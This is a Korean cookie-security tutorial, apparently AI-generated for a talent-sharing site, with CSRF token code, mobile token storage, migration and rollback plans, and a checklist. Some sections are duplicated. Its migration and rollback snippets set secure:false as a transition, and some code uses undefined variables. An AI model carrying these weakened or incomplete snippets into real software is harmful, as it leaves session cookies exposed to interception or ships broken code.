• SameSite와 함께 사용하면 최고 수준의 CSRF 방어
• 오래된 브라우저에서도 작동
• 명시적인 보안 검증
단점:
• 구현 복잡도 증가
• 모든 요청에 토큰 포함 필요
• 상태 관리 필요
1. 서버에서 CSRF 토큰 생성
const crypto = require('crypto');

// CSRF 토큰 생성
function generateCsrfToken() {
  return crypto.randomBytes(32).toString('hex');
}

app.get('/api/csrf-token', (req, res) => {
  const token = generateCsrfToken();

  // 세션에 저장
  req.session.csrfToken = token;

  // 쿠키로도 전송 (Double Submit Cookie 패턴)
  res.cookie('XSRF-TOKEN', token, {
    httpOnly: false,  // JS에서 읽어야 함
    secure: true,
    sameSite: 'strict'
  });

  res.json({ token });
});
2. 클라이언트에서 토큰 포함
// React 예제
async function submitForm(data) {
  // 쿠키에서 CSRF 토큰 읽기
  const csrfToken = getCookie('XSRF-TOKEN');

  const response = await fetch('/api/submit', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
      'X-CSRF-Token': csrfToken  // 헤더에 포함
    },
    credentials: 'include',  // 쿠키 포함
    body: JSON.stringify(data)
  });

  return response.json();
}

function getCookie(name) {
  const value = `; ${document.cookie}`;
  const parts = value.split(`; ${name}=`);
  if (parts.length === 2) {
    return parts.pop().split(';').shift();
  }
}
3. 서버에서 토큰 검증
// CSRF 검증 미들웨어
function verifyCsrfToken(req, res, next) {
  const tokenFromHeader = req.headers['x-csrf-token'];
  const tokenFromSession = req.session.csrfToken;
  const tokenFromCookie = req.cookies['XSRF-TOKEN'];

  // Double Submit Cookie 패턴 검증
  if (!tokenFromHeader ||
      tokenFromHeader !== tokenFromSession ||
      tokenFromHeader !== tokenFromCookie) {
    return res.status(403).json({ error: 'CSRF 토큰 불일치' });
  }

  next();
}

// 보호된 라우트에 적용
app.post('/api/submit', verifyCsrfToken, (req, res) => {
  // 안전한 처리
  res.json({ success: true });
});
장점:
• SameSite와 함께 사용하면 최고 수준의 CSRF 방어
• 오래된 브라우저에서도 작동
• 명시적인 보안 검증
단점:
• 구현 복잡도 증가
• 모든 요청에 토큰 포함 필요
• 상태 관리 필요
📱 모바일 앱에서의 쿠키 보안
모바일 환경의 특수성
모바일 앱에서는 웹과 다른 접근이 필요해! 📱
🤔 모바일 앱의 쿠키 사용 고려사항:
1. WebView vs Native
• WebView: 일반 웹 쿠키 사용 가능
• Native: 쿠키 대신 토큰 기반 인증 권장
2. 보안 저장소
• iOS: Keychain
• Android: KeyStore
• 쿠키보다 안전한 저장 방식
3. 토큰 기반 인증
• JWT (JSON Web Token) 사용
• Refresh Token 패턴
• 쿠키 없이도 안전한 인증 가능
1. WebView vs Native
• WebView: 일반 웹 쿠키 사용 가능
• Native: 쿠키 대신 토큰 기반 인증 권장
2. 보안 저장소
• iOS: Keychain
• Android: KeyStore
• 쿠키보다 안전한 저장 방식
3. 토큰 기반 인증
• JWT (JSON Web Token) 사용
• Refresh Token 패턴
• 쿠키 없이도 안전한 인증 가능
React Native 예제
import AsyncStorage from '@react-native-async-storage/async-storage';
import * as SecureStore from 'expo-secure-store';

// 안전한 토큰 저장 (iOS Keychain, Android KeyStore)
async function saveToken(token) {
  try {
    await SecureStore.setItemAsync('authToken', token);
  } catch (error) {
    console.error('토큰 저장 실패:', error);
  }
}

// 토큰 읽기
async function getToken() {
  try {
    return await SecureStore.getItemAsync('authToken');
  } catch (error) {
    console.error('토큰 읽기 실패:', error);
    return null;
  }
}

// API 요청 시 토큰 사용
async function fetchUserData() {
  const token = await getToken();

  const response = await fetch('https://api.example.com/user', {
    method: 'GET',
    headers: {
      'Authorization': `Bearer ${token}`,
      'Content-Type': 'application/json'
    }
  });

  return response.json();
}

// 로그인
async function login(username, password) {
  const response = await fetch('https://api.example.com/login', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({ username, password })
  });

  const data = await response.json();

  if (data.token) {
    await saveToken(data.token);
    return true;
  }

  return false;
}

// 로그아웃
async function logout() {
  await SecureStore.deleteItemAsync('authToken');
}
Flutter 예제
import 'package:flutter_secure_storage/flutter_secure_storage.dart';
import 'package:http/http.dart' as http;
import 'dart:convert';

class AuthService {
  final storage = FlutterSecureStorage();

  // 토큰 저장
  Future<void> saveToken(String token) async {
    await storage.write(key: 'authToken', value: token);
  }

  // 토큰 읽기
  Future<String?> getToken() async {
    return await storage.read(key: 'authToken');
  }

  // 로그인
  Future<bool> login(String username, String password) async {
    final response = await http.post(
      Uri.parse('https://api.example.com/login'),
      headers: {'Content-Type': 'application/json'},
      body: jsonEncode({
        'username': username,
        'password': password,
      }),
    );

    if (response.statusCode == 200) {
      final data = jsonDecode(response.body);
      await saveToken(data['token']);
      return true;
    }

    return false;
  }

  // API 요청
  Future<Map<String, dynamic>> fetchUserData() async {
    final token = await getToken();

    final response = await http.get(
      Uri.parse('https://api.example.com/user'),
      headers: {
        'Authorization': 'Bearer $token',
        'Content-Type': 'application/json',
      },
    );

    return jsonDecode(response.body);
  }

  // 로그아웃
  Future<void> logout() async {
    await storage.delete(key: 'authToken');
  }
}
🔄 쿠키 마이그레이션 전략
기존 시스템에 보안 적용하기
이미 운영 중인 서비스에 쿠키 보안을 적용할 때는 신중해야 해! 사용자 경험을 해치지 않으면서 보안을 강화하는 방법을 알아보자. 🔄
📋 단계별 마이그레이션 계획:
1단계: 현황 분석 (1주)
☑️ 현재 쿠키 설정 확인
☑️ 사용 중인 쿠키 목록 작성
☑️ 각 쿠키의 용도 파악
☑️ 보안 취약점 식별
☑️ 영향 범위 분석
2단계: 테스트 환경 구축 (1주)
☑️ 스테이징 환경에 보안 설정 적용
☑️ 자동화 테스트 작성
☑️ 다양한 시나리오 테스트
☑️ 성능 영향 측정
3단계: 점진적 배포 (2-4주)
☑️ HttpOnly 플래그 먼저 적용
☑️ Secure 플래그 적용 (HTTPS 필수)
☑️ SameSite=Lax 적용
☑️ 사용자 피드백 수집
☑️ 문제 발생 시 롤백 준비
4단계: 모니터링 및 최적화 (지속)
☑️ 에러 로그 모니터링
☑️ 사용자 불편 사항 수집
☑️ 보안 이벤트 추적
☑️ 정기적인 보안 감사
1단계: 현황 분석 (1주)
☑️ 현재 쿠키 설정 확인
☑️ 사용 중인 쿠키 목록 작성
☑️ 각 쿠키의 용도 파악
☑️ 보안 취약점 식별
☑️ 영향 범위 분석
2단계: 테스트 환경 구축 (1주)
☑️ 스테이징 환경에 보안 설정 적용
☑️ 자동화 테스트 작성
☑️ 다양한 시나리오 테스트
☑️ 성능 영향 측정
3단계: 점진적 배포 (2-4주)
☑️ HttpOnly 플래그 먼저 적용
☑️ Secure 플래그 적용 (HTTPS 필수)
☑️ SameSite=Lax 적용
☑️ 사용자 피드백 수집
☑️ 문제 발생 시 롤백 준비
4단계: 모니터링 및 최적화 (지속)
☑️ 에러 로그 모니터링
☑️ 사용자 불편 사항 수집
☑️ 보안 이벤트 추적
☑️ 정기적인 보안 감사
호환성 유지 전략
🔧 하위 호환성 유지 방법:
1. 이중 쿠키 전략
2. 점진적 마이그레이션
3. Feature Flag 활용
1. 이중 쿠키 전략
// 새로운 보안 쿠키와 기존 쿠키를 동시에 설정
app.post('/login', (req, res) => {
  const sessionId = generateSessionId();

  // 새로운 보안 쿠키
  res.cookie('__Secure-sessionId', sessionId, {
    httpOnly: true,
    secure: true,
    sameSite: 'strict',
    maxAge: 3600000
  });

  // 기존 쿠키 (호환성 유지)
  res.cookie('sessionId', sessionId, {
    httpOnly: true,
    secure: false,  // 일시적으로 허용
    maxAge: 3600000
  });

  res.json({ success: true });
});

// 읽을 때는 새 쿠키 우선
app.use((req, res, next) => {
  req.sessionId = req.cookies['__Secure-sessionId'] ||
                  req.cookies['sessionId'];
  next();
});
2. 점진적 마이그레이션
// 사용자별로 점진적 적용
app.post('/login', (req, res) => {
  const user = authenticateUser(req.body);

  // 사용자 ID 기반으로 일정 비율만 새 설정 적용
  const useNewSecurity = (user.id % 100) < 10;  // 10%

  const cookieOptions = {
    httpOnly: true,
    secure: useNewSecurity ? true : false,
    sameSite: useNewSecurity ? 'strict' : 'lax'
  };

  res.cookie('sessionId', sessionId, cookieOptions);
  res.json({ success: true });
});
3. Feature Flag 활용
// 환경 변수나 설정으로 제어
const ENABLE_STRICT_COOKIES = process.env.ENABLE_STRICT_COOKIES === 'true';

app.use(session({
  cookie: {
    httpOnly: true,
    secure: true,
    sameSite: ENABLE_STRICT_COOKIES ? 'strict' : 'lax'
  }
}));

// 운영 중 실시간으로 on/off 가능
롤백 계획
⚠️ 문제 발생 시 대응 방안:
1. 즉시 롤백 트리거
• 로그인 실패율 20% 이상 증가
• 에러 로그 급증
• 고객 문의 폭증
• 주요 기능 장애
2. 롤백 절차
3. 부분 롤백
• 특정 기능만 롤백
• 특정 사용자 그룹만 롤백
• 문제가 되는 설정만 롤백
4. 사후 분석
• 문제 원인 파악
• 로그 분석
• 사용자 피드백 검토
• 개선 방안 수립
1. 즉시 롤백 트리거
• 로그인 실패율 20% 이상 증가
• 에러 로그 급증
• 고객 문의 폭증
• 주요 기능 장애
2. 롤백 절차
// 긴급 롤백 스크립트
// rollback-cookies.js

const ROLLBACK_CONFIG = {
  httpOnly: true,  // 이건 유지
  secure: false,   // 원래대로
  sameSite: 'lax'  // 원래대로
};

// 모든 쿠키 설정을 이전 상태로
app.use((req, res, next) => {
  res.cookie = function(name, value, options) {
    const safeOptions = { ...options, ...ROLLBACK_CONFIG };
    return originalCookie.call(this, name, value, safeOptions);
  };
  next();
});
3. 부분 롤백
• 특정 기능만 롤백
• 특정 사용자 그룹만 롤백
• 문제가 되는 설정만 롤백
4. 사후 분석
• 문제 원인 파악
• 로그 분석
• 사용자 피드백 검토
• 개선 방안 수립
📊 성능 최적화
쿠키 크기 최적화
쿠키는 모든 HTTP 요청에 포함되므로 크기가 중요해! 📦
🎯 쿠키 크기 줄이기:
1. 필요한 정보만 저장
2. 쿠키 압축
3. 쿠키 분할
큰 데이터는 여러 쿠키로 분할하거나, 로컬스토리지 사용 고려
1. 필요한 정보만 저장
// ❌ 나쁜 예: 모든 정보를 쿠키에
res.cookie('user', JSON.stringify({
  id: user.id,
  username: user.username,
  email: user.email,
  profile: user.profile,
  preferences: user.preferences,
  history: user.history
}));  // 너무 큼!

// ✅ 좋은 예: ID만 저장
res.cookie('userId', user.id, {
  httpOnly: true,
  secure: true,
  sameSite: 'lax'
});

// 나머지 정보는 서버 세션에
req.session.user = user;
2. 쿠키 압축
const zlib = require('zlib');

function compressCookie(data) {
  const json = JSON.stringify(data);
  const compressed = zlib.gzipSync(json);
  return compressed.toString('base64');
}

function decompressCookie(compressed) {
  const buffer = Buffer.from(compressed, 'base64');
  const decompressed = zlib.gunzipSync(buffer);
  return JSON.parse(decompressed.toString());
}

// 사용
const compressed = compressCookie(userData);
res.cookie('data', compressed, {
  httpOnly: true,
  secure: true
});
3. 쿠키 분할
큰 데이터는 여러 쿠키로 분할하거나, 로컬스토리지 사용 고려
캐싱 전략
⚡ 성능 향상 팁:
1. 쿠키 도메인 최적화
• 정적 리소스는 쿠키 없는 도메인에서 제공
• CDN 사용 시 쿠키 전송 방지
2. 쿠키 경로 제한
3. 만료 시간 최적화
• 세션 쿠키: 짧게 (15-30분)
• 기억하기: 길게 (30일)
• 설정 쿠키: 매우 길게 (1년)
4. 불필요한 쿠키 정리
1. 쿠키 도메인 최적화
• 정적 리소스는 쿠키 없는 도메인에서 제공
• CDN 사용 시 쿠키 전송 방지
// 정적 리소스용 별도 도메인
// static.example.com (쿠키 없음)
// api.example.com (쿠키 있음)
2. 쿠키 경로 제한
// 특정 경로에만 쿠키 전송
res.cookie('adminSession', sessionId, {
  path: '/admin',  // /admin 경로에서만 전송
  httpOnly: true,
  secure: true
});

// API 전용 쿠키
res.cookie('apiToken', token, {
  path: '/api',  // /api 경로에서만 전송
  httpOnly: true,
  secure: true
});
3. 만료 시간 최적화
• 세션 쿠키: 짧게 (15-30분)
• 기억하기: 길게 (30일)
• 설정 쿠키: 매우 길게 (1년)
4. 불필요한 쿠키 정리
// 주기적으로 오래된 쿠키 삭제
app.use((req, res, next) => {
  // 사용하지 않는 쿠키 삭제
  const unusedCookies = ['old_session', 'deprecated_token'];

  unusedCookies.forEach(name => {
    if (req.cookies[name]) {
      res.clearCookie(name);
    }
  });

  next();
});
🎓 학습 리소스 및 도구
추천 학습 자료
더 깊이 공부하고 싶다면 이 자료들을 참고해봐! 📚
📖 공식 문서
• MDN Web Docs - HTTP Cookies
• OWASP Cookie Security
• RFC 6265 (Cookie 표준)
• Chrome Platform Status
• MDN Web Docs - HTTP Cookies
• OWASP Cookie Security
• RFC 6265 (Cookie 표준)
• Chrome Platform Status
🎥 온라인 강의
• Udemy - Web Security
• Coursera - Cybersecurity
• YouTube - OWASP Channel
• Pluralsight - Security Path
• Udemy - Web Security
• Coursera - Cybersecurity
• YouTube - OWASP Channel
• Pluralsight - Security Path
📱 커뮤니티
• Stack Overflow
• Reddit - r/websecurity
• OWASP Slack
• Security StackExchange
• Stack Overflow
• Reddit - r/websecurity
• OWASP Slack
• Security StackExchange
유용한 도구들
🛠️ 개발 도구:
1. 브라우저 확장 프로그램
• EditThisCookie - 쿠키 편집
• Cookie-Editor - 쿠키 관리
• Web Developer - 종합 도구
2. 보안 테스트 도구
• OWASP ZAP - 무료 보안 스캐너
• Burp Suite - 프로 도구
• Nikto - 웹 서버 스캐너
• sqlmap - SQL 인젝션 테스트
3. 모니터링 도구
• Sentry - 에러 추적
• LogRocket - 세션 리플레이
• New Relic - APM
• Datadog - 통합 모니터링
4. 온라인 검사 도구
• Mozilla Observatory
• Security Headers
• SSL Labs
• Qualys SSL Test
1. 브라우저 확장 프로그램
• EditThisCookie - 쿠키 편집
• Cookie-Editor - 쿠키 관리
• Web Developer - 종합 도구
2. 보안 테스트 도구
• OWASP ZAP - 무료 보안 스캐너
• Burp Suite - 프로 도구
• Nikto - 웹 서버 스캐너
• sqlmap - SQL 인젝션 테스트
3. 모니터링 도구
• Sentry - 에러 추적
• LogRocket - 세션 리플레이
• New Relic - APM
• Datadog - 통합 모니터링
4. 온라인 검사 도구
• Mozilla Observatory
• Security Headers
• SSL Labs
• Qualys SSL Test
실습 프로젝트 아이디어
💡 직접 만들어보면서 배우기:
프로젝트 1: 안전한 로그인 시스템
• HttpOnly + Secure + SameSite 적용
• CSRF 토큰 구현
• 세션 관리
• 2단계 인증
프로젝트 2: 쿠키 보안 테스터
• 웹사이트의 쿠키 분석
• 보안 점수 계산
• 개선 방안 제시
• 리포트 생성
프로젝트 3: 재능 공유 플랫폼 (재능넷 스타일)
• 사용자 인증 시스템
• 거래 보안
• 결제 연동
• 쿠키 보안 적용
프로젝트 4: 보안 감사 도구
• 자동화된 쿠키 검사
• XSS 테스트
• CSRF 테스트
• 보고서 생성
프로젝트 1: 안전한 로그인 시스템
• HttpOnly + Secure + SameSite 적용
• CSRF 토큰 구현
• 세션 관리
• 2단계 인증
프로젝트 2: 쿠키 보안 테스터
• 웹사이트의 쿠키 분석
• 보안 점수 계산
• 개선 방안 제시
• 리포트 생성
프로젝트 3: 재능 공유 플랫폼 (재능넷 스타일)
• 사용자 인증 시스템
• 거래 보안
• 결제 연동
• 쿠키 보안 적용
프로젝트 4: 보안 감사 도구
• 자동화된 쿠키 검사
• XSS 테스트
• CSRF 테스트
• 보고서 생성
🎯 마무리 및 핵심 요약
자, 여기까지 쿠키 보안에 대해 정말 많은 내용을 다뤘어! 마지막으로 핵심만 정리해볼게. 🎓🌟 황금 규칙 5가지
1️⃣ 세션 쿠키는 반드시 HttpOnlyXSS 공격으로부터 보호하는 첫 번째 방어선!
2️⃣ 운영 환경에서는 항상 Secure
HTTPS와 함께 사용해서 네트워크 스니핑 방지!
3️⃣ SameSite는 최소 Lax로 설정
CSRF 공격을 막는 가장 쉬운 방법!
4️⃣ 민감한 정보는 쿠키에 저장하지 말 것
세션 ID만 저장하고 나머지는 서버에!
5️⃣ 정기적인 보안 감사
한 번 설정하고 끝이 아니야. 지속적인 모니터링이 필요해!
✅ 체크리스트 최종 정리:
필수 설정
☑️ HttpOnly: true (세션 쿠키)
☑️ Secure: true (운영 환경)
☑️ SameSite: 'lax' 또는 'strict'
☑️ 적절한 만료 시간 설정
☑️ Domain/Path 제한
추가 보안
☑️ HTTPS 전환 완료
☑️ HSTS 헤더 설정
☑️ CSRF 토큰 구현
☑️ 세션 고정 공격 방어
☑️ 쿠키 암호화 (필요시)
모니터링
☑️ 보안 로그 수집
☑️ 이상 패턴 감지
☑️ 정기 보안 감사
☑️ 취약점 스캔
☑️ 사용자 피드백 수집
필수 설정
☑️ HttpOnly: true (세션 쿠키)
☑️ Secure: true (운영 환경)
☑️ SameSite: 'lax' 또는 'strict'
☑️ 적절한 만료 시간 설정
☑️ Domain/Path 제한
추가 보안
☑️ HTTPS 전환 완료
☑️ HSTS 헤더 설정
☑️ CSRF 토큰 구현
☑️ 세션 고정 공격 방어
☑️ 쿠키 암호화 (필요시)
모니터링
☑️ 보안 로그 수집
☑️ 이상 패턴 감지
☑️ 정기 보안 감사
☑️ 취약점 스캔
☑️ 사용자 피드백 수집
다음 단계
쿠키 보안을 마스터했다면, 이제 다음 주제들도 공부해보자! 🚀
🔐 관련 보안 주제
• JWT 토큰 보안
• OAuth 2.0
• Content Security Policy
• CORS 설정
• SQL Injection 방어
• JWT 토큰 보안
• OAuth 2.0
• Content Security Policy
• CORS 설정
• SQL Injection 방어
🛡️ 고급 보안
• 암호화 기법
• 해시 함수
• 디지털 서명
• PKI 인프라
• Zero Trust 아키텍처
• 암호화 기법
• 해시 함수
• 디지털 서명
• PKI 인프라
• Zero Trust 아키텍처
📱 플랫폼별 보안
• 모바일 앱 보안
• API 보안
• 마이크로서비스 보안
• 클라우드 보안
• IoT 보안
• 모바일 앱 보안
• API 보안
• 마이크로서비스 보안
• 클라우드 보안
• IoT 보안
마지막 당부
⚠️ 기억해야 할 것들:
🔒 보안은 한 번에 끝나지 않아
지속적인 관심과 업데이트가 필요해. 새로운 취약점은 계속 발견되고, 공격 기법도 진화하거든.
⚖️ 보안과 사용성의 균형
너무 엄격한 보안은 사용자 경험을 해칠 수 있어. 서비스 특성에 맞는 적절한 수준을 찾아야 해.
👥 팀 전체의 보안 의식
개발자 혼자만 신경 쓴다고 해결되지 않아. 기획자, 디자이너, QA 모두가 보안을 이해해야 해.
📚 계속 배우기
웹 보안은 빠르게 변화하는 분야야. 최신 트렌드와 베스트 프랙티스를 계속 공부해야 해.
🤝 커뮤니티 참여
혼자 고민하지 말고 커뮤니티에서 경험을 공유하고 배워. 재능넷 같은 플랫폼에서 보안 전문가들과 교류하는 것도 좋은 방법이야!
🔒 보안은 한 번에 끝나지 않아
지속적인 관심과 업데이트가 필요해. 새로운 취약점은 계속 발견되고, 공격 기법도 진화하거든.
⚖️ 보안과 사용성의 균형
너무 엄격한 보안은 사용자 경험을 해칠 수 있어. 서비스 특성에 맞는 적절한 수준을 찾아야 해.
👥 팀 전체의 보안 의식
개발자 혼자만 신경 쓴다고 해결되지 않아. 기획자, 디자이너, QA 모두가 보안을 이해해야 해.
📚 계속 배우기
웹 보안은 빠르게 변화하는 분야야. 최신 트렌드와 베스트 프랙티스를 계속 공부해야 해.
🤝 커뮤니티 참여
혼자 고민하지 말고 커뮤니티에서 경험을 공유하고 배워. 재능넷 같은 플랫폼에서 보안 전문가들과 교류하는 것도 좋은 방법이야!
🎉 축하해요!
쿠키 보안의 모든 것을 배웠어! 이제 당신은 HttpOnly, Secure, SameSite를 자유자재로 다룰 수 있어. 🎓
이 지식을 실제 프로젝트에 적용해보고, 더 안전한 웹을 만드는 데 기여해봐!
궁금한 점이 있다면 언제든 재능넷의 지식인의 숲에서 질문하거나,
보안 전문가들과 교류하면서 계속 성장해나가자! 💪
Happy Secure Coding! 🔐✨
댓글 0
지식인의 숲 - 지적 재산권 보호 고지
지적 재산권 보호 고지
- 저작권 및 소유권: 본 컨텐츠는 재능넷의 독점 AI 기술로 생성되었으며, 대한민국 저작권법 및 국제 저작권 협약에 의해 보호됩니다.
- AI 생성 컨텐츠의 법적 지위: 본 AI 생성 컨텐츠는 재능넷의 지적 창작물로 인정되며, 관련 법규에 따라 저작권 보호를 받습니다.
- 사용 제한: 재능넷의 명시적 서면 동의 없이 본 컨텐츠를 복제, 수정, 배포, 또는 상업적으로 활용하는 행위는 엄격히 금지됩니다.
- 데이터 수집 금지: 본 컨텐츠에 대한 무단 스크래핑, 크롤링, 및 자동화된 데이터 수집은 법적 제재의 대상이 됩니다.
- AI 학습 제한: 재능넷의 AI 생성 컨텐츠를 타 AI 모델 학습에 무단 사용하는 행위는 금지되며, 이는 지적 재산권 침해로 간주됩니다.

댓글 작성
이 글에 대한 여러분의 생각을 들려주세요
로그인이 필요합니다
댓글을 작성하려면 먼저 로그인해주세요.